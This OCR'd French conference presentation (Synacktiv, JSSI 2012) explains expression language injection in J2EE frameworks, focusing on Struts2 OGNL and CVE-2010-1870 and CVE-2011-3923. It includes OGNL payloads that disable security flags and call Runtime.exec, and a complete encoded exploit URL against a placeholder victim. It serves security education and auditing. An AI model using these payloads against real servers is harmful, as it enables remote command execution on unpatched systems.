SYNACKTIV
DIGITAL SECURITY

Sécurité des frameworks J2EE

Naissance des injections de langages d'expression


Présenté le 25/10/2012

Pour la JSSI 2012 de Rouen - 3ème édition

Par Renaud Dubourguais - renaud.dubourguais@synacktiv.com

Avant toute chose...


Qui suis-je ?



- **Ancien étudiant rouennais**
  - INSAien du département ASI & étudiant en Master SSI promotion 2009
- **Expert sécurité pour la société Synacktiv**
  - Tous les associés et consultants sont membres de l'équipe des “Routards”
  - Équipe finaliste de la compétition « Capture The Flag » organisée chaque année lors de la conférence DEFCON à Las Vegas
- **Prestations**
  - Tests d'intrusion
  - Audits de sécurité
  - Formations en sécurité informatique
  - Assistance technique sur de grands projets

Frameworks J2EE


Rappel des principaux objectifs des frameworks



- **Fournir une base commune pour :**
  - Homogénéiser les développements
  - Faciliter la réutilisation de l'existant
  - Faciliter la maintenance
- **Déléguer au framework les tâches récurrentes**
  - Accès aux données
  - Journalisation
  - Validation des données avant traitement
  - Mise en forme des données avant affichage
  - Mais surtout... la sécurité

Frameworks J2EE


Framework synonyme de sécurité



- **Point de vue des développeurs**
  - Java & frameworks : inspirent la sécurité
  - Longtemps justifié par la fameuse phrase : “Java is more secure.”
    - Protections fournies par le langage : vérification du bytecode, typage des données, ...
    - Fonctionnalités de sécurité proposées par les frameworks : validation des paramètres, sessions, ...
  - Les développeurs leur délèguent la sécurité pensant qu'ils vont tout gérer
- **Point de vue des auditeurs et chercheurs en sécurité :**
  - Auditent les applications basées sur ces frameworks comme des applications Java classiques
    - Recherchent de failles Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), injections SQL, ...
    - Mais ces problèmes sont rares au sein des frameworks
  - Même les auditeurs ont une sensation de sécurité les concernant

CVE & Frameworks J2EE


État des lieux depuis 2010: exécution de code arbitraire



- **Vulnérabilités présentes depuis des années**
  - Publiées en 2010 mais présentes depuis plusieurs années
  - Les auditeurs ne savaient juste pas quoi chercher …
  - Meder Kydyrialev a été l'initiateur avec plusieurs vulnérabilités sur Struts2 en 2010
- **Vulnérabilités propres au Framework**
  - Ne dépendent pas des compétences du développeur
  - Ne dépendent pas de l'application (ou très peu)
- **Mais même origine**
  - Abus du fonctionnement interne du framework permettant l'évaluation d'"Expression Language" arbitraire à distance
  - Débouche généralement sur de l'exécution de commandes arbitraires sur le système

Expression Language

Quelques définitions



- **Langage permettant de simplifier l'écriture d'application :**
  - Appel des *getters* / *setters*
  - Appel de méthodes Java
  - Appel de constructeurs Java
- **Exemple :**

```
out.println("<p>Your username is " + user.getUsername() + "</p>");
```


  - Devient :

```
<p>Your username is <s:property value="user.username"/></p>
```

- **Chaque framework possède sa propre implémentation**
  - Struts2 → OGNL (Object Graph Navigation Library)
  - Spring → SpEL (Spring Expression Language)
  - Seam → JBoss EL (JBoss Expression Language)
  - JSF → JSF EL (Java Server Faces Expression Language)

Struts2 & OGNL


Quelques éléments de bases




- **Récupération / modification d'objets au sein des *scopes***
  - # → accès aux objets *server-side*
  - #session, #application, #request, ...
- **Appel de méthodes Java**
  - Définies au sein du contrôleur (classe gérant l'action Struts)
  - Définies au sein de l'API Java toute entière
  - @ → appel de méthode Java statique
- **De l'OGNL à l'éxécution de commandes système**
  - `@java.lang.Runtime@getRuntime().exec("<cmd>")`
  - Mais comment demander au serveur d'évaluer l'expression depuis un client ?

Struts2 & OGNL

De la requête client à l'évaluation OGNL




- **Les requêtes HTTP sont traitées à l'aide d'Interceptors**



  - Les Interceptors traitent les paramètres des requêtes HTTP afin de déterminer et d'invoquer :
    - L'action Struts associée
    - Les *getters* et *setters* des Beans associés

Struts2 & OGNL

De la requête client à l'évaluation OGNL



Noms des paramètres = expressions OGNL


1. `user.firstname=John&user.lastname=McLane`
2. `Traitements OGNL`
3. `user.setFirstname(“John”); user.setLastname(“McLane”)`

Tentative d'attaque naïve

- Placer une expression OGNL telle quelle dans le nom d'un paramètre
- `@java.lang.Runtime@getRuntime().exec("<cmd>")=John`

Struts2 & OGNL

Mesures de sécurité OGNL & contournement



Interdiction des appels de méthodes

- Flag *denyMethodExecution* à *true* par défaut
- Flag *allowStaticMethodAccess* à *false* par défaut
- Problème : flags accessibles depuis OGNL


```
#_memberAccess['allowStaticMethodAccess'] = true
#context['xwork.MethodAccessor.denyMethodExecution'] = false
#rt = @java.lang.Runtime@getRuntime()
#rt.exec('<cmd>')
```

Filtrage par expressions régulières

- Au niveau des Interceptors
- Efficaces si rigoureuses

Struts2 & OGNL


CVE-2010-1870 : le détail



- **Vulnérabilité située dans la classe ParametersInterceptor**
  - Publié par Meder Kydyrialev
  - Premier CVE introduisant le concept d'injection OGNL
  - Touche les versions 2.0 à 2.1.8.1
- **Problème dans l'expression régulière**
  - Filtre les noms des paramètres pour éviter les #
  - `"[[\p{Graph}\s]&&[^,#:=]]*"`
  - Les paramètres contenant un # ne sont pas traités
  - Mais # peut être représenté de différentes manières : \u0023

Struts2 & OGNL

CVE-2010-1870 : l'exploitation



Rappel du code à injecter


```
#_memberAccess['allowStaticMethodAccess'] = true
#context['xwork.MethodAccessor.denyMethodExecution'] = false
#rt = @java.lang.Runtime@getRuntime()
#rt.exec('<cmd>')
```

URL finale

```
http://victim/myaction.action?
('\u0023_memberAccess[\'allowStaticMethodAccess\']')
(sta)=true&(den)
(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\
']\u003d\u0023bo')(\u0023bo\u003dnew
%20java.lang.Boolean("false")))&(exe)
(('\u0023rt.exec(“<cmd>”)')
(\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1
```

Struts2 & OGNL


CVE-2010-1870 : l'élément déclencheur



- **Cette vulnérabilité a ouvert de nouvelles perspectives**
  - Les auditeurs sécurité ont enfin su quoi chercher
  - 5 CVE sont sorties entre 2011 et 2012 sur Struts2 :
    - CVE-2011-3923 → ParametersInterceptor
    - CVE-2012-0391 → ExceptionDelegator
    - CVE-2012-0392 → CookieInterceptor
    - CVE-2012-0393 → ParametersInterceptor
    - CVE-2012-0838 → ConversionErrorInterceptor
  - Certaines sont le résultat d'une correction insuffisante d'un précédent CVE

Struts2 & OGNL

CVE-2011-3923 : détail & exploitation



Résultat d'une correction insuffisante du CVE-2010-1870

- Publié par Meder Kydyrialev
- Touche les versions 2.0 à 2.3.1.1
- L'expression régulière filtrant les noms des paramètres a été modifiée


  `"[a-zA-Z0-9\.\]\[\(\)_'\s]+"`
- # et \ ne sont plus autorisés mais [, (et) le sont

Idée : stocker le code OGNL dans la valeur d'un paramètre

- Seul le nom des paramètres est contrôlé, pas leur valeur
- `myaction.property=<code OGNL>&z[(myaction.property)(bla)]`
  - `myaction.property` est renseigné avec le code OGNL
  - `(myaction.property)(bla)` est évalué

Struts2 & OGNL


Vecteur d'intrusion étendu aux autres frameworks



- **Les autres frameworks sont maintenant ciblés**
  - Seam a déjà connu 3 vulnérabilités de ce type :
    - CVE-2010-1871
    - CVE-2011-1484
    - CVE-2011-2196
  - Les autres sont probablement en sursis...


Conclusion

Des vulnérabilités d'un nouvel ordre encore peu explorées



- **Des vulnérabilités encore peu maîtrisées**
  - L'Expression Language n'est pas encore maîtrisé par les attaquants
  - Les développeurs ne s'en méfient pas encore et l'utilise parfois à outrance
- **Des vulnérabilités à l'impact encore flou**
  - Les attaquants cherchent l'exécution de code à distance
  - Mais qu'en est-il de la manipulation des sessions ou bien du changement du contexte de l'exécution afin de détourner des contrôles de sécurité par exemple ?
- **Des vulnérabilités touchant au coeur des frameworks**
  - Sans l'Expression Language, il faudrait repenser la plupart des frameworks
  - Les développeurs des frameworks appliquent donc généralement des rustines
  - Ces rustines finissent généralement par être contournées

SYNACKTIV
DIGITAL SECURITY



Questions ?

renaud.dubourguais@synacktiv.com